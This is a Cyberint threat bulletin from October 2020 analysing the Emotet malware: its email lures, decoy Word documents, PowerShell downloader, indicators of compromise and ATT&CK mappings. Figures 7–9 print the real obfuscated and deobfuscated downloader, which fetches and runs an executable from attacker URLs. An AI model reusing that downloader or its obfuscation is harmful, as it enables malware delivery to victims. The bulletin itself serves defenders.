Emotet Bulletin

October 2020

Cyberint

TABLE OF CONTENTS

Cyberint Copyright © All Rights Reserved 2020

INTRODUCTION

Historically targeting the financial sector, and first observed in 2014 as a banking trojan, Emotet remains an active and credible threat to organizations across all industries worldwide and, whilst retaining some core data stealing capabilities, has evolved to act as a downloader for secondary malicious payloads.

Whilst these secondary payloads can include threats developed by the operators of Emotet themselves, campaigns observed since July 2020 have seen the delivery of third-party threats such as banking trojans 'Qbot' and 'Trickbot', used to steal personal and financial data, or the ransomware threat 'Ryuk', typically used to target enterprise networks.

Primarily delivered via email lures containing a weaponized Microsoft Word document attachment, those falling victim are encouraged to disable the security settings within Microsoft Word to 'Enable Content' that in turn allows a malicious PowerShell script to download and execute the primary Emotet payload.

Subsequently, the victim host will join the Emotet botnet and can be instructed to download and execute additional malicious payloads as well as being abused to send malicious emails to other potential victims.

EMAIL LURES

Utilizing the tried-and-tested technique of creating lures based on topical events, it is unsurprising that high-volume Emotet malspam campaigns during the first half of 2020 exploited interest in the pandemic through the use of COVID-19 themed emails that on occasions included content that was seemingly stolen from other victims in an attempt to appear more convincing.

Likely due to interest in the protracted pandemic waning, Emotet campaigns have returned to using traditional business topic themes, such as delivery notices, invoices, resumes and scanned documents, although there is potential for upcoming topical events, such as the United States Presidential Election, to be exploited. Additionally, email lures have been observed in multiple languages, potentially due to the reuse of email content stolen from previous victims, and therefore can be used to target non-English speaking regions.

Whilst the delivery of weaponized Microsoft Word document attachments remains the primary delivery method for Emotet, September 2020 saw a shift in tactics with campaigns distributing these documents within password-protected Zip archive attachments. This tactic follows a similar shift by threat actors distributing TrickBot albeit they added password-protection directly to their malicious documents.

The use of a password-protected archive or document can allow threats of this nature to bypass email security controls, due to their inability to analyse the content, although many solutions offer the ability to block password-protected attachments.

Cyberint Copyright © All Rights Reserved 2020

MALICIOUS DOCUMENT

Victims opening an Emotet malicious Microsoft Word document, having first decompressed it from a password-protected archive in recent campaigns, are presented with content that mimics a dialog box and encourages them to disable the default security measures within Microsoft Office.

Demonstrating that those behind the campaigns are maintaining their threat to remain 'fresh' and avoid detection, likely as a result of publicity, the document content has been updated numerous times over the past few months:

- Observed in early August 2020, a black Microsoft Office 365 theme was used to mimic a dialog box with ungrammatical text claiming that the document was created on an Apple iOS device (Figure 1).



Figure 1 - Microsoft Office 365 / Apple iOS Theme

Seemingly correcting their 'Enable Edition' mistake, a fixed version (Figure 2) was observed during August 2020 prior to the next update.



Figure 2 - Fixed Microsoft Office 365 / Apple iOS Theme

Cyberint Copyright © All Rights Reserved 2020

- Dubbed 'red dawn' and observed in late August 2020, a red version of the Microsoft Office 365 theme is used and indicates that the 'document is protected' (Figure 3).



Figure 3 - 'Red dawn' Microsoft Office 365 / Protected Document Theme

Returning to the mobile device theme, campaigns observed in early September 2020 used a Microsoft Word theme and claimed that the document was created on a Windows 10 Mobile device (Figure 4)

Figure 4 - Microsoft Word / Windows 10 Mobile Theme

Windows 10 Mobile is, as of January 2020, an end-of-life product and as such has a reportedly low number of active users.

- First observed in late September 2020, and still in use as of October 2020, a Microsoft Office Wizard is mimicked and claims that the document was created on an Android device (Figure 5).

Cyberint Copyright © All Rights Reserved 2020



Figure 5 - Microsoft Office Wizard / Android Theme

Additionally, observed in October 2020, a somewhat less convincing theme is used to suggest that the document was created in an earlier version of Microsoft Office (Figure 6).

Figure 6 - My Office / Earlier Version Theme

POWERSHELL DOWNLOADER

Assuming the victim falls for the ruse, enabling editing and content for the weaponized Microsoft Word document, Emotet tactics remain consistent with countless previous campaigns and a macro runs to construct, then execute, PowerShell with a parameter containing a base64-encoded script (Figure 7).

```
powershell -en
JABRAHQAZAA2AGEAdQBrAD0AKAAnAEkAdAAnACsAKAAnAGkAaAAnACsAJwAyACcAKQArACcAYwB
4ACcAKQA7ACYAKAAnAG4AZQB3AC0AaQAnACsAJwB0AGUAJwArACcAbQAnACkAIAAkAGUAT[...]
```

Figure 7 - PowerShell base64-encoded payload

Cyberint Copyright © All Rights Reserved 2020

Decoding this base64-encoded payload allows an obfuscated PowerShell script to be viewed (Figure 8) which, when de-obfuscated, shows the basic downloader functionality including Emotet payload download sources and a simple file size check (Figure 9).

```
$Qtd6auk=('It'+('ih'+'2')+'cx');&('new-i'+'te'+'m') $eNV:uSERProFiLe\lZ4Z4ql\pHw_WWi\
-itemtype dIRecToRY;[Net.ServicePointManager]::"SecuRIty`prO`T`OC`Ol" = ('t'+('ls12'+',')+
('tls'+'11,'+'')+('t'+'ls'));$Xr5bksh = ('Gh'+('m'+'a1d')+'9s');$S20zk_l=(('Bo'+'3p')
+'nx'+'8');$Ywumglj=$env:userprofile+((('Zej'+'Lz4z'+'4q')+'l'+'Z'+('ejP'+'hw')+('_w'+'wi')
+('Ze'+'j')) -RepLace([cHAr]90+[cHAr]101+[cHAr]106),[cHAr]92)+$Xr5bksh+(('.'+'ex')+'e');
$Vnkiedt=(('Z1'+'p')+('jhb'+'t'));$Gpjarv7=&('new-o'+'bj'+'ect') NEt.webcLieNT;$Hvdeyue=(
('htt'+'p')+('s:'+'//alam')+('ee'+'n')+'m'+('i'+'ssion.')+('net'+'/a')+'la'+'me'+'e'+('n/c'
+'on'+'t')+('r'+'ol'+'/'+'ac'+'tion/m/*'+'ht')+('tp'+':/'+'/hott')+'c'+('o'+'.com')+('/'
+'stat')+('s/'+'iB')+('nP/'+'*http'+'s'+':')+('//f'+'u')+'gu'+('lu'+'ggage.')+'co'+'m'+'/'+
('wp-'+'co')+'nt'+('e'+'nt')+('/6zW'+'Z'+'7y8'+'/')+('*h'+'ttp://'+'m')+('ovew'+'i'+'thk')+
('etty.'+'com'+'/c')+('g'+'i-')+('bi'+'n/')+'m/'+('*'+'ht')+'t'+'p'+(':'+'//f'+'1.do')+'dv'
+'e.'+'c'+('om/w'+'p-a')+('dmin/'+'E'+'ksL3')+'Kt'+('iHZ/*h'+'tt'+'p:')+'//'+('gu'+'ar')
+'a'+('ny'+'.')+('net'+'/z'+'efi')+('ro'+'/')+('2D2qJ'+'IZs'+'/')+('*h'+'tt'+'p'+'://mar')
+'k'+('an'+'t')+'es'+('.c'+'om/j')+('as'+'on/'+'B'+'K9vrx')+'X'+('cA'+'/')).'s`plit'([char]
42);$Ptk5mjb=('Y0'+('yy'+'7')+'i7');foreach($Dr64zs3 in $Hvdeyue){try{$Gpjarv7.
"DO`wn`LoAdf`ilE"($Dr64zs3, $Ywumglj);$Lw82xkg=('F'+('o2'+'uv'+'bb'));If ((&('Get-'+'I'
+'tem') $Ywumglj)."LENG`Th" -ge 20172) {&('In'+'v'+'oke-Ite'+'m')($Ywumglj);$E55mccu=('T'+
('lgp6z'+'2'));break;$V5wf49l=(('Rw9t'+'r')+'0'+'7')}}catch{}}$R4zocin=(('J'+'p7_')+'a'
+'hn')
```

Figure 8 - Obfuscated PowerShell script

```
New-Item $ENV:UserProfile\lZ4Z4ql\pHw_WWi\ -ItemType Directory; # Create download path
[Net.ServicePointManager]::SecurityProtocol = "tls12, tls11, tls"; # Set TLS protocol
$Path = $ENV:UserProfile + '\Lz4z4ql\Phw_wwi\Ghma1d9s.exe'; # Define download path
$EmotetUrls='https://alameenmission.net/alameen/control/action/m/*http://hottco.com/stats/
iBnP/*https://fuguluggage.com/wp-content/6zWZ7y8/*http://movewithketty.com/cgi-bin/m/
*http://f1.dodve.com/wp-admin/EksL3KtiHZ/*http://guarany.net/zefiro/2D2qJIZs/*http://
markantes.com/jason/BK9vrxXcA/'.split('*'); # Split URL string at '*' into an array of URLs
foreach ($Url in $EmotetUrls) { # Step through each URL
    try {
        (New-Object Net.WebClient).DownloadFile($Url, $Path); # Download Emotet payload
        If (Get-Item $Path).Length -ge 20172 { # Check payload file size
            Invoke-Item $Path; # Execute Emotet payload
            break; # Exit the file size check
        }
    }
    catch{} # Handle any code exceptions
}
```

Figure 9 - Deobfuscated, cleaned and commented PowerShell script

Subsequently the downloaded Emotet payload is executed from the created directory structure within the victim's `%USERPROFILE%` directory (typically `C:\\Users\\<Username>\\`) and will, as well documented, initiate call home communications using HTTP POST requests sent via common ports to its command and control (C2) infrastructure.

Cyberint Copyright © All Rights Reserved 2020

In addition to downloading additional malicious payloads, Emotet attempts to acquire credentials which can be abused to allow the threat to move laterally across a network. Furthermore, reports of 'email thread hijacking' suggest that an existing email chain identified on an infected host could be used to impersonate the victim and encourage others to access a malicious file or link.

RECOMMENDATIONS

Whilst Emotet is a well-established threat, the fact that it remains active and credible is due to the fact that individuals and organizations are still falling victim to their tactics, techniques and procedures (TTP). In addition to following cybersecurity best practices, the following specific recommendations should be considered to reduce the risk of Emotet and similar threats:

- Block, or quarantine, password-protected email attachments including archive and office productivity files;
- Disable administrative tools and script interpreters, such as PowerShell, to prevent their misuse by malicious payloads;
- Use Group Policy to disable macros from running in Microsoft Office applications (legitimate macros should be digitally signed to allow for an exception to the disable rule);
- Educate users on the common TTP used and reinforce the message that documents encouraging them to 'Enable Editing', 'Enable Content' or disable any other security setting are almost certainly malicious.

INDICATORS OF COMPROMISE

Whilst indicators of compromise (IOC) such as file hashes and URLs rapidly change across campaigns, the following samples were analysed to generate content for this bulletin:

- Initial Document Lures (SHA256):
  - `5975307186c254c6e2f935688ef1b1d62e3de6fa886cec40e307721a6313bc91`
  - `9f2f98ebf7bf12c474b23ba8b69faca93b274e6a614ddf61640c56058c7e7ce8`
  - `a3d743d11312e842641d3124985266cfd1471f8d21881fb7dfc8dfa9cbd1fe47`
  - `ea20a59b71ee8c21c84eece43e58023ef1be9265e0198df81b95d6af3b4d38e9`
- Emotet Payload URLs:
  - `hxxp://analyticscosm[.]com/cgi-bin/PwlMy/`
  - `hxxp://f1.dodve[.]com/wp-admin/EksL3KtiHZ/`
  - `hxxp://fulfillmententertainment[.]com/cgi-bin/WrD/`
  - `hxxp://guarany[.]net/zefiro/2D2qJIZs/`

Cyberint Copyright © All Rights Reserved 2020

- hxxp://healthcureathome[.]com/ALFA_DATA/ZD/
- hxxp://hottco[.]com/stats/iBnP/
- hxxp://ieee-acts[.]com/mainpage/vG/
- hxxp://markantes[.]com/jason/BK9vrxXcA/
- hxxp://movewithketty[.]com/cgi-bin/m/
- hxxp://n-brake[.]com/aspnet_client/WiifnrD/
- hxxp://tech332.synology[.]me/@eaDir/oc4d6qu6/
- hxxp://twoparrot[.]com/wp-includes/s7aGv/
- hxxp://vidadohomem[.]com/wp-content/O2ir3vx/
- hxxp://www.angiathinh[.]com/wp-admin/KpNfK/
- hxxp://www.jornco[.]com/wp-admin/z/

- Command & Control (C2) URLs:
  - hxxp://37.187.161[.]206:8080/yaGhGRkDj74CRi3/iIlW/
  - hxxp://192.158.216[.]73/oYQ8VKV4/s8CUBK9XpPSjrmyjtm5/4MbfT41AHKeJSy9jj/XNDC/ZdRfPmeDx4HZLkrud/
  - hxxp://202.22.141[.]45/JMpoWUb/Mb6hmF/ahbmifVpj5/hW0eRKxQLIsw9wmi/
- Emotet Executable Payloads:
  - a34fb9fc6abb2e7e2bdcfa280047f21b0dc9de4617b7563c689a2732db729ccd
  - d9e3c84dddaf80c960a27eb3910b2bff95a2eb7b282433c2fd023a3abb7ede00
- User-agent strings used during call-home communications (HTTP POST):
  - Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR
  - Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0

Cyberint Copyright © All Rights Reserved 2020

MITRE ATT&CK

Technique	Tactic
T1027 - Obfuscated Files or Information	Defense Evasion
T1027.002 - Obfuscated Files or Information: Software Packing	Defense Evasion
T1047 - Windows Management Instrumentation	Execution
T1059.001 - Command & Scripting Interpreter: PowerShell	Execution
T1071 - Application Layer Protocol: Web Protocols	Command & Control
T1140 - Deobfuscate/Decode Files or Information	Defense Evasion

Cyberint Copyright © All Rights Reserved 2020

CONTACT US

www.cyberint.com | sales@cyberint.com | blog.cyberint.com

USA

Tel: +1-646-568-7813
214 W 29th St, 2nd Floor New York, NY 10001

ISRAEL

Tel: +972-3-7286-777
17 Ha-Mefalsim St 4951447 Petah Tikva

UNITED KINGDOM

Tel: +44-203-514-1515
Fox Court 14 Grays Inn Rd, Holborn, WC1X 8HN, Suite 2068 London

SINGAPORE

Tel: +65-3163-5760
135 Cecil St. #10-01 MYP PLAZA 069536

LATAM

Tel: +507-395-1553
Panama City

Cyberint Copyright © All Rights Reserved 2020